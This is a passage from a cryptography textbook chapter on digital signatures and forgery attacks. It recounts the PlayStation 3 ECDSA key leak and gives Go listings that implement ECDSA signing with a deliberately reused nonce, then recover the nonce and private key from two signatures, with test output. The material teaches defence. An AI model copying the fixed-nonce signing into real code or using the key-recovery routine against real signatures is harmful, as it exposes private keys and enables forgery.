

Root CA
RCA Public Key
Root CA public key hardcoded in the browser
RCA Public Key
Web Browser
Private key signs its own public key (self-signed)
Private Key
Hardware Security Module (HSM)
Root CA private key signs ICA public key
Intermediate Certificate
Root CA signature
ICA Public Key
Intermediate CA
ICA Public Key
Private Key
TLS
Leaf Certificate
Intermediate CA signature
Web Server Public Key
ICA private key signs web server public key
Website
Web Server Public Key
Web Server
Use private key to authenticate TLS session
Private Key

Figure 8.4 Using a chain of signatures to trust websites; the public key for "root" signature is self-signed and explicitly trusted by the browser

manufacturers can use their private keys to sign this code just like any other piece of data. Before executing a piece of code, the device check if it has a valid signature from one of the trusted public keys. This way, the metaphorical baton of trust is passed from one stage to the next. The *root of trust* is firmware code and manufacturer public keys that is (sometimes indirectly, e.g., via a hash digest) stored and protected directly by the hardware. Just like certificates, there are many variations of this process, but the core goal remains the same: a system in a trusted state needs to trust a piece of code before launching it and handing off the execution – this is accomplished by using digital signatures as shown in figure 8.5.




Figure 8.5 Digital signatures can be used to establish trust in a piece of code before executing it

8.2.3 Using signatures for digital contracts

It is perhaps no coincidence that we started our discussion of digital signatures by comparing certain features to paper currencies. Resistance to forgery and non-repudiation would be core features for any kind of contract that could be relied upon to signify transfer of ownership. Blockchains leverage digital signatures for transactions as shown in figure 8.6. A hash digest represents solution to a puzzle specific to the underlying blockchain. Each owner uses their private key to generate a signature over the next owner's public key. In fact, the official Bitcoin protocol is not even concerned with how owners protect their private keys. The word "encrypt" does not appear in the specification; hash digests and digital signatures are all that's needed to implement the core functionality of a blockchain. Owner N uses their private key to sign the public key of owner N+1, and so on.

Even the regular POS (point-of-sale) transactions are digital contracts signed by the chip embedded on modern credit-cards. In fact, that's what makes them more secure as compared to magnetic stripes, as digital signatures authorize the transaction details by signing using the private key stored inside the chip.

8.3 Forgery attacks on digital signatures

We have covered various use-cases for digital signatures. Before we dive deep into the implementations and exploits, let's discuss the various attacks that signatures need to resist against. In all the scenarios below, the attacker starts without any knowledge of the private key.




Figure 8.6 In Bitcoin, coin ownership is transferred via digital signatures generated by owners' private keys

- **Total break**: Attacker recovers the private key by looking at the signatures. This is what happened catastrophically with Sony's PlayStation 3, we are going to discuss this in great detail in the first example of this chapter in section 8.5
- **Universal forgery**: Attacker is able to generate valid signatures for any message that they choose, but without having access to the private key itself.
- **Selective forgery**: Similar to universal forgery, attacker is able to generate signatures without having the private key. However, they are limited in the type of messages they can forge signatures for. In section 8.6 we will implement the Bleichenbacher signature forgery which allows attackers to generate valid signatures for messages under certain type of RSA keys (those with public modulus of 3).
- **Existential forgery**: Attacker is able to generate valid signatures for *some* messages that they do not control. This is very roughly similar to the birthday attacks on hash functions where the attacker does not have the freedom to choose the input.

8.4 Schoolbook RSA signatures

Perhaps the simplest digital signature algorithm to understand is the schoolbook RSA signature scheme, which is just a very straightforward tweak to the RSA encryption we have already covered in the previous chapter. To recap, after a key generation process Alice's keypair consists of a secret exponent d and a public (exponent, modulus) pair (e, n), such that $ed \equiv 1 \bmod \phi(n)$, as shown in equation 8.1.

$$\begin{aligned} \text{PubKey}_{\text{Alice}} &= (n, e) \\ \text{PrivKey}_{\text{Alice}} &= (d) \end{aligned} \tag{8.1}$$

The signature generation and verification steps are just like the exponentiation in encryption/decryption that we saw before. To generate signature for a message m, Alice performs modular exponentiation on it using her **private** exponent and the modulus as shown in equation 8.2.

$$\begin{aligned} s &= \text{Sign}(m, \text{PrivKey}_{\text{Alice}}) \\ s &= m^d \bmod n \end{aligned} \tag{8.2}$$

Those who do not have the private key (d) cannot forge this signature. Those who have the public key (e, n) can verify the validity of this signature by raising s to e to cancel out d, and checking whether the original m is left as the result, as shown in equation 8.3.

$$\begin{aligned} s' &= \text{Verify}(m, s, \text{PubKey}_{\text{Alice}}) \\ s' &= s^e \bmod n \\ s' &= (m^d)^e \bmod n \\ s' &= m \bmod n \end{aligned} \tag{8.3}$$

If a verifier ends up with s' that is *not* equal to the original m then that signature is considered to be invalid.

Schoolbook RSA works as a signature scheme as described above but imagine that instead of starting with a message, an attacker just picks a random value for the signature s and calculates the message instead by calculating $m = s^e \bmod n$ using the public exponent. Upon verification, s will be deemed a valid signature for m since $s^e \bmod n$ (the same calculation the attacker did to reverse a message from s) will be equal to m. To protect against such existential forgery attacks, signature schemes leverage padding to enforce certain formatting rules for the input messages (which a random signature's inverted message would have an infinitesimally small chance of satisfying). Some signature algorithms also mix the input with some randomness, which ensures that the resulting signatures are not deterministic. In the upcoming examples we will encounter implementation challenges introduced by both padding & randomness in popular signature algorithms.

8.5 The Elliptic Curve Digital Signature Algorithm: ECDSA

The first signature scheme that we are going to implement and exploit is not only one of the most widely-used algorithms, it led to one of the most famous implementation failures of all time: the ECDSA root key leak for Sony's PlayStation 3 gaming consoles.

The PlayStation 3 console's security remarkably and unprecedentedly (for the time) remained unexploited for almost three years after its release. Figure 8.7 depicts the timeline of major events in this story. Sony started removing the capability of running Linux



Sony
Hackers
PS3 released
Nov 2006
PS3 Slim released w/o OtherOS
Sep 2009
Hackers target PS3 in earnest
Jan 2010
Memory glitch & code decryption hacks revealed
OtherOS support removed from all PS3
Apr 2010
USB glitch dongles hit the market
Aug 2010
Reactive firmware updates released
Firmware downgrade tools leaked
Nov 2010
Dec 2010
Root key vulnerability announced

Figure 8.7 **A timeline of critical events in history of PlayStation 3's battle against hackers**

on PlayStation 3 around September 2009. Hackers found and exploited several intricate hardware glitching techniques to enable running unauthorized code on the PlayStation 3 over the next year. In December 2010, the fail0verflow team discovered that Sony made the disastrous mistake of not using random numbers properly for their signature algorithm. This allowed hackers to discover and leak Sony's private ECDSA key for signing authorized code, a key that theoretically never left the manufacturing facility.

At the heart of the matter lay the usage of digital signatures in a context we briefly discussed in the preceding sections: that of code integrity. Sony wanted to ensure that only code blessed by them executes on the PlayStation 3, so they burned a public key for the root-of-trust (refer to figure 8.5) onto the system. The private key would be well protected in Sony's manufacturing facilities. Any code (game, application) that was going to be executed on the system first needed a valid digital signature from Sony's master key.

Before Sony's master key was leaked due to lack of randomness in its signatures, USB glitching attacks which exploited memory corruption techniques with precisely timed signals to be gain unauthorized code execution privileges in the running system. Figure 8.8 shows one such board (the schematic designs were readily available online, the one in the picture is based on PSGrooPIC) plugged into a PlayStation 3. The glitching techniques allowed attackers to *bypass* the signature checks while the PS3 was running. Once the root ECDSA private key was leaked by the attackers there was no need to skip these checks anymore, anybody could use the leaked private key to *satisfy* these checks by forging their own valid signatures!




Figure 8.8 October 2010: My struggles with USB glitching to run unauthorized code on the PS3. The ECDSA vulnerability had not yet been discovered.

What made things worse was that since the public key was directly trusted by the hardware root-of-trust there was no way to update it for the consoles that were already in consumers' hands. Sony could and did update both the implementation and the trusted public keys in the PlayStation 3 consoles going forward, it was game over for millions of units that were already sold. It was remarkable how PS3's security – after resisting efforts for years by the world's smartest hackers – well and truly collapsed due to not properly using a random number for its ECDSA signatures.

The same attack was used to steal Bitcoins in 2015 when a vulnerability in the Android implementation of Java's `SecureRandom` class ended up causing a few hundred users to end up using the same random number as part of the signature generation. Java landed in hot waters again in 2022 when it was found that version 15-18's standard implementation of ECDSA verification checks could be easily bypassed just by using zero-ed values for the signature! Glossing over the zero-signature values is a different kind of vulnerability than reusing random numbers, but the intuition behind both will become clearer once we see in the next section how ECDSA signatures are generated and verified.

8.5.1 Implementing vulnerable ECDSA signatures with reused nonces

We discussed elliptic curves for generating random numbers with DUAL_EC_DRBG in chapter 3. For ECDSA, we are going to be doing similar looking calculations using the very same `crypto/elliptic` package from Go's standard library. Go comes with its own `crypto/ecdsa` package too, which does provide an API where you can provide your own RNG for signing, but it fortunately mixes the user-provided RNG's output with a CSPRNG before using it for signing. Therefore, even if we wrote a "RNG" that always generated a fixed value like the PS3, Go's standard implementation will still mix its output with another good RNG's, so the attack will still fail. To fully replicate the PS3 situation, we will implement vulnerable ECDSA *signing* ourselves using `crypto/elliptic` while using Go's `crypto/ecdsa` for *verification* of the signatures we generate. The ECDSA algorithm involves three steps: (i) asymmetric keypair generation (ii) signing and (iii) verification, as described below:

ECDSA key generation

Let E be an elliptic curve with a generator G of order N, Alice generates a keypair $(\text{PubKey}, \text{PrivKey})_{\text{Alice}}$, where:

$$\begin{aligned} \text{PubKey}_{\text{Alice}} &= (A) \\ \text{PrivKey}_{\text{Alice}} &= (d) \end{aligned} \tag{8.4}$$

Such that:

$$A = dG \tag{8.5}$$

ECDSA signature generation

Alice wants to generate a signature for message m using her private key. She chooses a random ephemeral key (also known as a **nonce** – or a number used once) k_E where $0 < k_E < N$. She computes:

$$\begin{aligned} (R_x, R_y) &= k_E G \\ r &= R_x \\ s &= \frac{h(m) + d \cdot r}{k_E} \bmod N \end{aligned} \tag{8.6}$$

Where $h(m)$ is a hash of m truncated to the bit-length of N. The pair of values (r, s) then denotes the ECDSA signature for m, constructed using Alice's private key d in equation 8.6), and verifiable using her public key.

While we will be implementing the ECDSA signing algorithm with broken nonces, we do not actually need to implement the signature validation part as we're going to leverage Go's standard implementation for that. The verification steps are listed below for the sake of completeness:

ECDSA signature verification

Bob wants to verify signature (r, s) from Alice's public key (A) over the message m. Bob calculates P such that:

$$(P_x, P_y) = \frac{h(m)G + rA}{s} \tag{8.7}$$

The signature (r, s) is considered to be valid for m if $P_x = r$.

The proof for verification is pretty simple algebraic manipulation but would be unnecessary for our discussion of the PS3 exploit. It's enough to understand that we will implement key signing shown in equation 8.6 but with a fixed value instead of a new nonce each time. Go's standard implementation of the ECDSA signature verification will happily work with the broken signatures we generate, but our attack will be able to recover the private key just by looking at the (r, s) values in those signatures.

Listing 8.1 shows the initialization code for our implementation. We define a wrapper type `EcdsaKeyPair` which will keep the private key hidden from our exploit code (as far as Go is concerned). On line 33 we use the `GenerateKey(...)` function from the standard library's `crypto/ecdsa` package. The fixed nonce vulnerability only impacts the signing process, so we rely on Go's ECDSA key generation code to get going with our keypair, while hiding the private portion of it (from other packages) in the `privKey` variable.

Listing 8.1 ch08/ecdsa_reused_nonce/impl_ecdsa_reused_nonce/impl_ecdsa_reused

```
1  package impl_ecdsa_reused_nonce
2
3  import (
4     "crypto/ecdsa"
5     "crypto/elliptic"
6     "crypto/rand"
7     "fmt"
8     "math/big"
9   )
10
11  type EcdsaKeyPair struct {
12    PubKey   *ecdsa.PublicKey
13    privKey *ecdsa.PrivateKey    ← Private variable hidden from other Go packages
14  }
15
16  var (
17    Curve      elliptic.Curve
18    notSoNonce *big.Int    ← Initialized once, not updated again
19  )
20
21  func init() {
22    Curve = elliptic.P256()
23    n, err := rand.Int(rand.Reader, Curve.Params().N)
24    if err != nil {
25      panic("could not generate fixed value for nonce")
26    }
27    notSoNonce = n
28
29    fmt.Printf("notSoNonce: 0x%X\n", notSoNonce)
30  }
31
32  func NewEcdsaKeyPair() (*EcdsaKeyPair, error) {
33    priv, err := ecdsa.GenerateKey(Curve, rand.Reader)
34    if err != nil {
35      return nil, err
36    }
37    return &EcdsaKeyPair{
38      PubKey:  &priv.PublicKey,
39      privKey: priv,
40    }, nil
41  }
```

The signing code is a pretty straightforward implementation of equation 8.6, as shown in listing 8.2. Line 44 reuses the same value every time as the nonce k_E.

Listing 8.2 ch08/ecdsa_reused_nonce/impl_ecdsa_reused_nonce/impl_ecdsa_reused

```
43  func EcdsaSignUsingFixedNonce(key *EcdsaKeyPair, hash []byte) (*big.Int, *big
        .Int, error) {
44    ke := notSoNonce    ← k_E
45    keInv := new(big.Int).ModInverse(ke, Curve.Params().N)    ← 1/k_E mod N
46
47    r, _ := Curve.ScalarBaseMult(ke.Bytes())    ← (k_E G)_x
48    h := new(big.Int).SetBytes(hash)    ← h(m)
49    Dr := new(big.Int).Mul(key.privKey.D, r)    ← d · r
50    hashPlusDr := new(big.Int).Add(h, Dr)    ← h(m) + d · r
51    s := new(big.Int).Mul(hashPlusDr, keInv)    ←    (h(m)+d·r)/k_E
52    sModN := new(big.Int).Mod(s, Curve.Params().N)
53
54    return r, sModN, nil
}
```

Listing 8.3 shows the test code for our vulnerable implementation. We generate a few ECDSA signatures over an empty string, a fixed string and a date-time representation and verify each signature with the standard `Verify(...)` function from the `crypto/ecdsa` package.

Listing 8.3 ch08/ecdsa_reused_nonce/impl_ecdsa_reused_nonce/impl_ecdsa_reused

```
package impl_ecdsa_reused_nonce

import (
  ”crypto/ecdsa”
  ”crypto/sha256”
  ”testing”
  ”time”
)

func TestEcdsaSignUsingFixedNonce(t *testing.T) {
  priv, err := NewEcdsaKeyPair()
  if err != nil {
    t.Fatalf(”private key generation failed: %s”, err)
  }

  messages := [][]byte{
    []byte(””),
    []byte(”Hello World!”),
    []byte(”The quick brown fox jumps over the lazy dog”),
    []byte(time.Now().String()),
  }

  for _, message := range messages {
    hash := sha256.Sum256(message)
    r, s, err := EcdsaSignUsingFixedNonce(priv, hash[:])
    if err != nil {
      t.Fatalf(”signing failed: %s”, err)
    }

    ok := ecdsa.Verify(&priv.privKey.PublicKey, hash[:], r, s)
    if !ok {
      t.Fatalf(”bad signature, message: %s, r: %X, s: %X”, message, r, s)
    }

    t.Logf(”signature verified for message: %s”, message)
  }
    t.Logf(”r: 0x%X”, r)
    t.Logf(”s: 0x%X”, s)
}
```

← **Vulnerable signing**

← **Standard Go implementation**

Executing the test with `make impl_ecdsa_reused_nonce` generates the console output shown in listing 8.4 (spaces added for legibility in hex values). If you look closely you will see that the *r* values are repeated for all the signatures, which is in fact exactly what tipped of `segher` from the `fail0verflow` team on December 10, 2010, to Sony's mistake.

Listing 8.4 Output for `make impl_ecdsa_reused_nonce`

```
go test -v ./ch08/ecdsa_reused_nonce/impl_ecdsa_reused_nonce
notSoNonce: 0x4E9057D0EFA4BDB53BF22CE5F6A945D259AE8A77B15B4616B656D72BDB9E01D
=== RUN   TestEcdsaSignUsingFixedNonce
    impl_ecdsa_reused_nonce_test.go:35: signature verified for message:
    impl_ecdsa_reused_nonce_test.go:36: r: 0xCA3FEE3C BC8AD036 2229338E
        A0D62494 128A4DC3 B858F9CD 9BB3BFE8 51424EB9
    impl_ecdsa_reused_nonce_test.go:37: s: 0xC4B8FB65 3DEF66B9 CCFCED74
        B8EC4FA2 0380E161 9FE33C4A 46C55E6B CBE14C5A
    impl_ecdsa_reused_nonce_test.go:35: signature verified for message: Hello
         World!
    impl_ecdsa_reused_nonce_test.go:36: r: 0xCA3FEE3C BC8AD036 2229338E
        A0D62494 128A4DC3 B858F9CD 9BB3BFE8 51424EB9
    impl_ecdsa_reused_nonce_test.go:37: s: 0xC0707777 DB97479A 0796A4E5 7
        B6D4B44 B7B7BE32 C9F8CC2A 6226AB89 A0EC55E0
    impl_ecdsa_reused_nonce_test.go:35: signature verified for message: The
        quick brown fox jumps over the lazy dog
    impl_ecdsa_reused_nonce_test.go:36: r: 0xCA3FEE3C BC8AD036 2229338E
        A0D62494 128A4DC3 B858F9CD 9BB3BFE8 51424EB9
    impl_ecdsa_reused_nonce_test.go:37: s: 0x16275C21 E943165F 1DD7E630
        B6E6BE9F F81821ED 548C2885 1F4C555A 71A25818
    impl_ecdsa_reused_nonce_test.go:35: signature verified for message:
        2024-02-05 03:54:44.398020749 -0800 PST m=+0.000212714
    impl_ecdsa_reused_nonce_test.go:36: r: 0xCA3FEE3C BC8AD036 2229338E
        A0D62494 128A4DC3 B858F9CD 9BB3BFE8 51424EB9
    impl_ecdsa_reused_nonce_test.go:37: s: 0x1A1425D7 CF12428E 25058885
        B6EB14BB 803B5C9B A7E1ABD8 BD162014 0BA66FE3
--- PASS: TestEcdsaSignUsingFixedNonce (0.00s)
```

8.5.2 Exploiting reused nonces in ECDSA signatures

Once we know a particular pair of ECDSA signatures were generated using the same long-term private key, and with the same ephemeral key or the nonce, it becomes quite trivial to recover the private key that was used to generate the signatures. The first step is to recover the nonce k_E. If we have two signatures (r_1, s_1) and (r_2, s_2), we can recover k_E by rearranging equation 8.6 into equation 8.8.

$$\begin{aligned} s_1 - s_2 &= \frac{h(m_1) - h(m_2)}{k_E} \bmod N \\ k_E &= \frac{h(m_1) - h(m_2)}{s_1 - s_2} \bmod N \end{aligned} \tag{8.8}$$

Listing 8.5 shows the code for recovering the nonce from two signatures and their hashes, assuming that the signatures were generated using the same nonce.

Listing 8.5 `ch08/ecdsa_reused_nonce/exploit_ecdsa_reused_nonce/exploit_ecdsa_`

```
package exploit_ecdsa_reused_nonce

import (
  ”fmt”
  "math/big"

  "github.com/krkhan/crypto-impl-exploit/ch08/ecdsa_reused_nonce/
      impl_ecdsa_reused_nonce"
)

func RecoverNonceFromBadSignatures(s1, s2, h1, h2 *big.Int) *big.Int {
  N := impl_ecdsa_reused_nonce.Curve.Params().N

  fmt.Printf("\ts1: 0x%X\n", s1)
  fmt.Printf("\ts2: 0x%X\n", s2)
  fmt.Printf("\th1: 0x%X\n", h1)
  fmt.Printf("\th2: 0x%X\n", h2)

  h1SubH2 := new(big.Int).Sub(h1, h2)    ← $h(m_1) - h(m_2)$
  h1SubH2ModN := new(big.Int).Mod(h1SubH2, N)    ← $h(m_1) - h(m_2) \bmod N$
  s1SubS2 := new(big.Int).Sub(s1, s2)    ← $s_1 - s_2$
  s1SubS2Inv := new(big.Int).ModInverse(s1SubS2, N)    ← $\frac{1}{s_1 - s_2} \bmod N$
  product := new(big.Int).Mul(h1SubH2ModN, s1SubS2Inv)  ┐
  nonce := new(big.Int).Mod(product, N)    ←─────────────┘ $\frac{h(m_1)-h(m_2)}{s_1-s_2} \bmod N$

  fmt.Printf("\tnonce: 0x%X\n", nonce)

  return nonce
}
```

Once we have the nonce k_E, we can use either of the (r, s) signature pairs to recover the corresponding private key d as shown in equation 8.9.

$$\begin{aligned} s &= \frac{h(m) + d \cdot r}{k_E} \bmod N \\ k_E s &= h(m) + d \cdot r \bmod N \\ d \cdot r &= k_E s - h(m) \bmod N \\ d &= \frac{k_E s - h(m)}{r} \bmod N \end{aligned} \tag{8.9}$$

Listing 8.6 recovers the private key for any ECDSA signature as long as the relevant nonce, k_E, is known. We then generate a signature for a different message and verify the results with Go's implementation to make sure that our attack has succeeded.

Listing 8.6 ch08/ecdsa_reused_nonce/exploit_ecdsa_reused_nonce/exploit_ecdsa_

```
func RecoverPrivateExponentUsingNonce(nonce, s, h, r *big.Int) *big.Int {
        N := impl_ecdsa_reused_nonce.Curve.Params().N

        fmt.Printf("\tnonce: 0x%X\n", nonce)
        fmt.Printf("\ts: 0x%X\n", s)
        fmt.Printf("\th: 0x%X\n", h)
        fmt.Printf("\tr: 0x%X\n", r)

        nonceIntoS := new(big.Int).Mul(nonce, s)
        nonceIntoSModN := new(big.Int).Mod(nonceIntoS, N)    ← $k_E s \bmod N$
        nonceIntoSMinusH := new(big.Int).Sub(nonceIntoSModN, h)    ← $k_E s - h(x)$
        rInv := new(big.Int).ModInverse(r, N)
        product := new(big.Int).Mul(nonceIntoSMinusH, rInv)
        privateExponent := new(big.Int).Mod(product, N)    ← $\frac{k_E s-h(x)}{r} \bmod N$

        fmt.Printf(”\tprivateExponent: 0x%X\n”, privateExponent)

        return privateExponent
}
```

To test our attack, we generate two signatures using our vulnerable implementation and then recover the nonce and private key respectively using the functions we just defined, as shown in listing 8.7.

Listing 8.7 ch08/ecdsa_reused_nonce/exploit_ecdsa_reused_nonce/exploit_ecdsa_

```
func TestRecoverNonceFromBadSignatures(t *testing.T) {
        keyPair, err := impl_ecdsa_reused_nonce.NewEcdsaKeyPair()
        if err != nil {
                t.Fatalf(”error generating private key: %s”, err)
        }

        h1 := sha256.Sum256([]byte(”Hello World!”))
        h1Num := new(big.Int).SetBytes(h1[:])
        r1, s1, err := impl_ecdsa_reused_nonce.EcdsaSignUsingFixedNonce(
            keyPair, h1[:])
        if err != nil {
                t.Fatalf(”error signing m1: %s”, err)
        }
        t.Logf(”r1: 0x%X”, r1)

        h2 := sha256.Sum256([]byte(time.Now().String()))
        h2Num := new(big.Int).SetBytes(h2[:])
        r2, s2, err := impl_ecdsa_reused_nonce.EcdsaSignUsingFixedNonce(
            keyPair, h2[:])
        if err != nil {
                t.Fatalf(”error signing m1: %s”, err)
        }
        t.Logf(”r2: 0x%X”, r2)

        recoveredNonce := RecoverNonceFromBadSignatures(
                s1,
                s2,
                h1Num,
                h2Num,
        )

        t.Log(”nonce recovered successfully”)

        recoveredPrivateExponent := RecoverPrivateExponentUsingNonce(
                recoveredNonce,
                s1,
                h1Num,
                r1,
        )

        recoveredPrivateKey := &ecdsa.PrivateKey{
                PublicKey: *keyPair.PubKey,
                D:         recoveredPrivateExponent,
        }

        testMsg := []byte(”Hello Universe!”)
        testMsgHash := sha256.Sum256(testMsg)
        sig, err := ecdsa.SignASN1(rand.Reader, recoveredPrivateKey,
            testMsgHash[:])
        if err != nil {
                t.Fatalf(”error using recovered private key for signing: %s”,
                     err)
        }

        ok := ecdsa.VerifyASN1(keyPair.PubKey, testMsgHash[:], sig)
        if !ok {
                t.Fatal(”signature verification failed”)
        }

        t.Log(”private key recovered & verified successfully”)
}
```

Executing these tests gives us the output shown in 8.8. As you can see, the *r* values are the same by virtue of using the fixed nonce. The nonce recovered by the exploit package is the same one printed earlier by the implementation package. Further verification is done by signing a new message using the recovered key and validating it against the original public key. This is exactly the technique that was employed to calculate Sony's private ECDSA key. As a matter of fact, we do not even need the whole nonce to remain fixed between signatures; more attacks were developed using sophisticated mathematical techniques (such as lattice theory) which can recover the private key if only a few bits of the nonce are known to the attacker instead of the whole thing. ECDSA's security crucially relies on a unique and random nonce being used for each and every signature, which just adds one more to our ever-growing collection of scenarios (e.g., the RSA common factors) where randomness ended up being the weakest link in the entire chain of security.

Listing 8.8 Output for `make exploit_ecdsa_reused_nonce`

```
go test -v ./ch08/ecdsa_reused_nonce/exploit_ecdsa_reused_nonce
notSoNonce: 0
    xF4CB6D0FB8509664B777C8449EDEC88740AA323A07B94ACB408751EF1A61B7FB
=== RUN   TestRecoverNonceFromBadSignatures
    exploit_ecdsa_reused_nonce_test.go:26: r1: 0
        xE4FFD9D940E83C8EAC692BA367E1B65135B2AA1183CB71D9789D417375FE6450
    exploit_ecdsa_reused_nonce_test.go:34: r2: 0
        xE4FFD9D940E83C8EAC692BA367E1B65135B2AA1183CB71D9789D417375FE6450
        s1: 0
            x921F75EBBDFEFDC2FAFB313DD90B82975EED8E427C90D0EE35621B77032F8230
        s2: 0
            xE539149FAF4525C47371FBE0C301E86703CB5D684F076791874A052DEC8A5ED6
        h1: 0
            x7F83B1657FF1FC53B92DC18148A1D65DFC2D4B1FA3D677284ADDD200126D9069
        h2: 0
            x6BBE7678DBE9A2B0610B232165DC62C715F653EE8320E7E8F03E8117D96B64BC
        nonce: 0
            xF4CB6D0FB8509664B777C8449EDEC88740AA323A07B94ACB408751EF1A61B7FB
    exploit_ecdsa_reused_nonce_test.go:43: nonce recovered successfully
        nonce: 0
            xF4CB6D0FB8509664B777C8449EDEC88740AA323A07B94ACB408751EF1A61B7FB
